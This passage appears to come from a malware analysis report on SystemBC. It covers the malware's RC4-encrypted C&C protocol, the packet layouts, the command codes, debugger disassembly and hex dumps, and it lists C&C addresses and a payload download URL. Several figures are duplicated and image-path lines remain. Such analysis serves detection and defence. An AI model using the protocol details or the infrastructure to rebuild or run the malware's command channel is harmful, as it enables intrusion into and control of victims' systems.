
```
- C&C Server URL 1: 31.44.185[.]6:4001 - C&C Server URL 2: 31.44.185[.]11:4001
```

As shown below, SystemBC first collects the basic information of the infected system. When the currently running SystemBC process is executed as an admin privilege (High Integrity Level or higher), Offset 0x34 among the following items is set as 0x2. If not, it is set as 0.

Offset	Size	Data
+0x00	0x32	RC4 key
+0x32	0x02	Windows ver.
+0x34	0x01	Admin privilege status (0x02)
+0x35	0x01	WOW64 availability
+0x36	0x2A	User name
+0x60	0x04	Volume serial number

Table 1. Data to be sent to C&C server

The data shown below has a size of 0x64 byte. It first uses the 0x32 byte-sized RC4 key to RC4-encrypt the 0x32 byte in the back. The C&C server that received the data can decrypt the 0x32 byte-sized information of the infected system with the RC4 key of the first 0x32 byte.



```
00405033  .  6A 32        PUSH 32                       ┌Arg4 = 32
00405035  .  8D47 4E      LEA EAX,[EDI+4E]              │
00405038  .  50           PUSH EAX                      │Arg3
00405039  .  6A 32        PUSH 32                       │Arg2 = 32
0040503B  .  68 86904000  PUSH OFFSET 00409086          │Arg1 = ASCII "xordata"
00405040  .  E8 F30E0000  CALL fn_rc4                   └SystemBC.fn_rc
00405045  .  FF75 C8      PUSH DWORD PTR SS:[LOCAL.14]  ┌Arg11 => [LOCAL.14]
00405048  .  8D45 BC      LEA EAX,[LOCAL.17]            │
Dest=00405F38 (SystemBC.fn_rc4)
```


```
Address   Hex dump                                         ASCII
0038001C  78 6F 72 64 61 74 61 00 00 00 00 00 00 00 00 00  xordata
0038002C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0038003C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0038004C  00 00 B1 1D 00 00 74 65 73 74 5C 74 65 73 74 00    ±  test\test
0038005C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0038006C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0038007C  A5 00 00 88 00 00 00 00 00 00 00 00 00 00 00 00  ¥  ˆ
0038008C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
00405033  .  6A 32        PUSH 32                       ┌Arg4 = 32
00405035  .  8D47 4E      LEA EAX,[EDI+4E]              │
00405038  .  50           PUSH EAX                      │Arg3
00405039  .  6A 32        PUSH 32                       │Arg2 = 32
0040503B  .  68 86904000  PUSH OFFSET 00409086          │Arg1 = ASCII "xordata"
00405040  .  E8 F30E0000  CALL fn_rc4                   └SystemBC.fn_rc
00405045  .  FF75 C8      PUSH DWORD PTR SS:[LOCAL.14]  ┌Arg11 => [LOCAL.14]
00405048  .  8D45 BC      LEA EAX,[LOCAL.17]            │
Dest=00405F38 (SystemBC.fn_rc4)
```

```
Address   Hex dump                                         ASCII
0038001C  78 6F 72 64 61 74 61 00 00 00 00 00 00 00 00 00  xordata
0038002C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0038003C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0038004C  00 00 B1 1D 00 00 74 65 73 74 5C 74 65 73 74 00    ±  test\test
0038005C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0038006C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0038007C  A5 00 00 88 00 00 00 00 00 00 00 00 00 00 00 00  ¥  ˆ
0038008C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 6. RC4 key and information collected from the infected system

```
- RC4 Key: 78 6F 72 64 61 74 61 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```




```
Stream Content
00000000  78 6f 72 64 61 74 61 00  00 00 00 00 00 00 00 00 xordata. ........
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000030  00 00 19 40 59 0a 24 f0  03 94 ef 50 d5 38 38 74 ...@Y.$. ...P.88t
00000040  ce 3b 43 50 5b 4c c1 da  60 8b 10 96 3e 31 1f 17 .;CP[L.. `...>1..
00000050  b6 9e 5b 37 7e de 46 b7  a9 9f 69 9f b7 66 ca 77 ..[7~.F. ..i..f.w
00000060  b0 c4 68 03                                      ..h.
    00000000  57 a2 72 0a 1e 5d 59 0a  38 e1 04 90 89 0b 9f 26 W.r..]Y. 8......&
    00000010  25 17 a6 5a 26 3c 28 38  a4 bc 05 e5 63 e5 51 5f %..Z&<(8 ....c.Q_
    00000020  31 74 d9 f3 74 44 0b ae  22 98 da b1 0c e7 d2    1t..tD.. "......
00000064  57 59 59 1e 5d 59 0a                             WYY.]Y.
```

```
Stream Content
00000000  78 6f 72 64 61 74 61 00  00 00 00 00 00 00 00 00 xordata. ........
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000030  00 00 19 40 59 0a 24 f0  03 94 ef 50 d5 38 38 74 ...@Y.$. ...P.88t
00000040  ce 3b 43 50 5b 4c c1 da  60 8b 10 96 3e 31 1f 17 .;CP[L.. `...>1..
00000050  b6 9e 5b 37 7e de 46 b7  a9 9f 69 9f b7 66 ca 77 ..[7~.F. ..i..f.w
00000060  b0 c4 68 03                                      ..h.
    00000000  57 a2 72 0a 1e 5d 59 0a  38 e1 04 90 89 0b 9f 26 W.r..]Y. 8......&
    00000010  25 17 a6 5a 26 3c 28 38  a4 bc 05 e5 63 e5 51 5f %..Z&<(8 ....c.Q_
    00000020  31 74 d9 f3 74 44 0b ae  22 98 da b1 0c e7 d2    1t..tD.. "......
00000064  57 59 59 1e 5d 59 0a                             WYY.]Y.
```

Figure 7. Communication packet with the C&C server

The encrypted data is then sent to the C&C server. SystemBC uses the Raw TCP socket to communicate with the C&C server. When the server receives information from the malware, it uses the same RC4 key to send the encrypted command data. The following is encrypted data sent from the C&C server.



```
00406405  .   6A 00        PUSH 0                          ┌Arg4 = 0
00406407  .   FF75 10      PUSH DWORD PTR SS:[ARG.3]       │Arg3 => [ARG.3]
0040640A  .   FF75 0C      PUSH DWORD PTR SS:[ARG.2]       │Arg2 => [ARG.2]
0040640D  .   FF75 08      PUSH DWORD PTR SS:[ARG.1]       │Arg1 => [ARG.1]
00406410  .   E8 5F0D0000  CALL <JMP.&wsock32.recv>        wsock32.rec
00406415  >   5E           POP ESI                         UNICODE ".exe"
00406416  .   5F           POP EDI
Top of stack [0012F214]=00221A78, UNICODE ".exe"
ESI=00221A78, UNICODE ".exe"
Jump from 406403

Address   Hex dump                                         ASCII
003F0000  57 A2 72 0A|18 5D 59 0A|38 E1 04 90|89 0B 9F 26  W¢r ]Y 8á  Y&
003F0010  25 17 A6 5A|26 3C 28 38|A4 BC 05 E5|63 E5 51 5F  % ¦Z&<(8¤¼ åcåQ_
003F0020  31 74 D9 F3|74 44 0B AE|22 98 DA B1|0C E7 D2 00  1tÙótD ®"˜Ú± çÒ
003F0030  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
```

```
00406405  .   6A 00        PUSH 0                          ┌Arg4 = 0
00406407  .   FF75 10      PUSH DWORD PTR SS:[ARG.3]       │Arg3 => [ARG.3]
0040640A  .   FF75 0C      PUSH DWORD PTR SS:[ARG.2]       │Arg2 => [ARG.2]
0040640D  .   FF75 08      PUSH DWORD PTR SS:[ARG.1]       │Arg1 => [ARG.1]
00406410  .   E8 5F0D0000  CALL <JMP.&wsock32.recv>        wsock32.rec
00406415  >   5E           POP ESI                         UNICODE ".exe"
00406416  .   5F           POP EDI
Top of stack [0012F214]=00221A78, UNICODE ".exe"
ESI=00221A78, UNICODE ".exe"
Jump from 406403

Address   Hex dump                                         ASCII
003F0000  57 A2 72 0A|18 5D 59 0A|38 E1 04 90|89 0B 9F 26  W¢r ]Y 8á  Y&
003F0010  25 17 A6 5A|26 3C 28 38|A4 BC 05 E5|63 E5 51 5F  % ¦Z&<(8¤¼ åcåQ_
003F0020  31 74 D9 F3|74 44 0B AE|22 98 DA B1|0C E7 D2 00  1tÙótD ®"˜Ú± çÒ
003F0030  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
```

Figure 8. Data received from the C&C server

SystemBC decrypts the first 4 bytes, which can be considered as a header of the C&C command. The header can be divided into 3 main parts: command, secondary command, and data size. The 4 byte that comes after means tokens, and the rest includes command data.

Offset	Size	Data
+0x00	0x01	Command
+0x01	0x01	Secondary Command
+0x02	0x02	Data Size
+0x04	0x04	Token
+0x08	Variable	Command Data

Table 2. Downloaded packet structure

The command currently received is 0xFFFF2B00. This means the malware received the data with the size of 0x002B. Decrypting the 0x002B-sized data following behind will reveal the token and URL. Since the command is 0xFFFF, the malware will run the files after downloading them from the URL.


Command	Secondary Command	Size	Feature
0xFF	0xFF	Variable	Download payload

Command	Secondary Command	Size	Feature
0xFF	0xFE	0x00	Terminate
0x00	—	Variable	Create a new Proxy for the target
—	Index[0x00 — 0xFF]	Variable	Sends the data received from the C&C server to the designated target in Index
—	Index[0x00 — 0xFF]	0x00	Terminate Proxy with the designated target

Table 3. Types of C&C commands

Note that the exe malware downloaded currently is also SystemBC; this indicates that the command is for updating the binary.

```
- Download URL: hxxp://michaelstefensson[.]com/supd/s.exe
```



```
00405232 ·  0FB747 02     MOVZX EAX,WORD PTR DS:[EDI+2]
00405236 ·  50            PUSH EAX                          ┌Arg4
00405237 ·  8D47 04       LEA EAX,[EDI+4]
0040523A ·  50            PUSH EAX                          │Arg3
0040523B ·  6A 32         PUSH 32                           │Arg2 = 32
0040523D ·  68 86904000   PUSH OFFSET 00409086              │Arg1 = ASCII "xordata"
00405242 ·  E8 F10C0000   CALL fn_rc4                       SystemBC.fn_rc
00405247 ·  0FB65F 01     MOVZX EBX,BYTE PTR DS:[EDI+1]
0040524B ·  66:833F FF    CMP WORD PTR DS:[EDI],0FFFF
[00570001]=FF
EBX=7FFD3000

Address  Hex dump                                         ASCII
00570000 FF FF 2B 00 B0 00 00 00 68 74 74 70 3A 2F 2F 6D ÿÿ+ °   http://m
00570010 69 63 68 61 65 6C 73 74 65 66 65 6E 73 73 6F 6E ichaelstefensson
00570020 2E 63 6F 6D 2F 73 75 70 64 2F 73 2E 65 78 65 00 .com/supd/s.exe
00570030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


```
00405232 ·  0FB747 02     MOVZX EAX,WORD PTR DS:[EDI+2]
00405236 ·  50            PUSH EAX                          ┌Arg4
00405237 ·  8D47 04       LEA EAX,[EDI+4]
0040523A ·  50            PUSH EAX                          │Arg3
0040523B ·  6A 32         PUSH 32                           │Arg2 = 32
0040523D ·  68 86904000   PUSH OFFSET 00409086              │Arg1 = ASCII "xordata"
00405242 ·  E8 F10C0000   CALL fn_rc4                       SystemBC.fn_rc
00405247 ·  0FB65F 01     MOVZX EBX,BYTE PTR DS:[EDI+1]
0040524B ·  66:833F FF    CMP WORD PTR DS:[EDI],0FFFF
[00570001]=FF
EBX=7FFD3000

Address  Hex dump                                         ASCII
00570000 FF FF 2B 00 B0 00 00 00 68 74 74 70 3A 2F 2F 6D ÿÿ+ °   http://m
00570010 69 63 68 61 65 6C 73 74 65 66 65 6E 73 73 6F 6E ichaelstefensson
00570020 2E 63 6F 6D 2F 73 75 70 64 2F 73 2E 65 78 65 00 .com/supd/s.exe
00570030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 9. URL for downloading additional payloads

SystemBC uses Raw TCP socket again for HTTP communications. The following is a User-Agent string used for downloading binaries from the URL that was sent.


```
GET %s HTTP/1.0 Host: %s User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0 Connection: close
```

After the download is complete, the malware sends the result encrypted with RC4 to the C&C server. The data that will be sent include 0xFF (secondary command used for downloading payloads), 0x04 (data size that will be sent), and 0x07 (including the token value 0x04 byte that was sent earlier).



```
00405384  .  E8 AF0B0000     CALL fn_rc4                         SystemBC.fn_rc
00405389  .  6A 04           PUSH 4                              ┌Arg4 = 4
0040538B  .  8D46 04         LEA EAX,[ESI+4]                     │
0040538E  .  50              PUSH EAX                            │Arg3
0040538F  .  6A 32           PUSH 32                             │Arg2 = 32
00405391  .  68 86904000     PUSH OFFSET 00409086                │Arg1 = ASCII "xordata"
00405396  .  E8 9D0B0000     CALL fn_rc4                         SystemBC.fn_rc
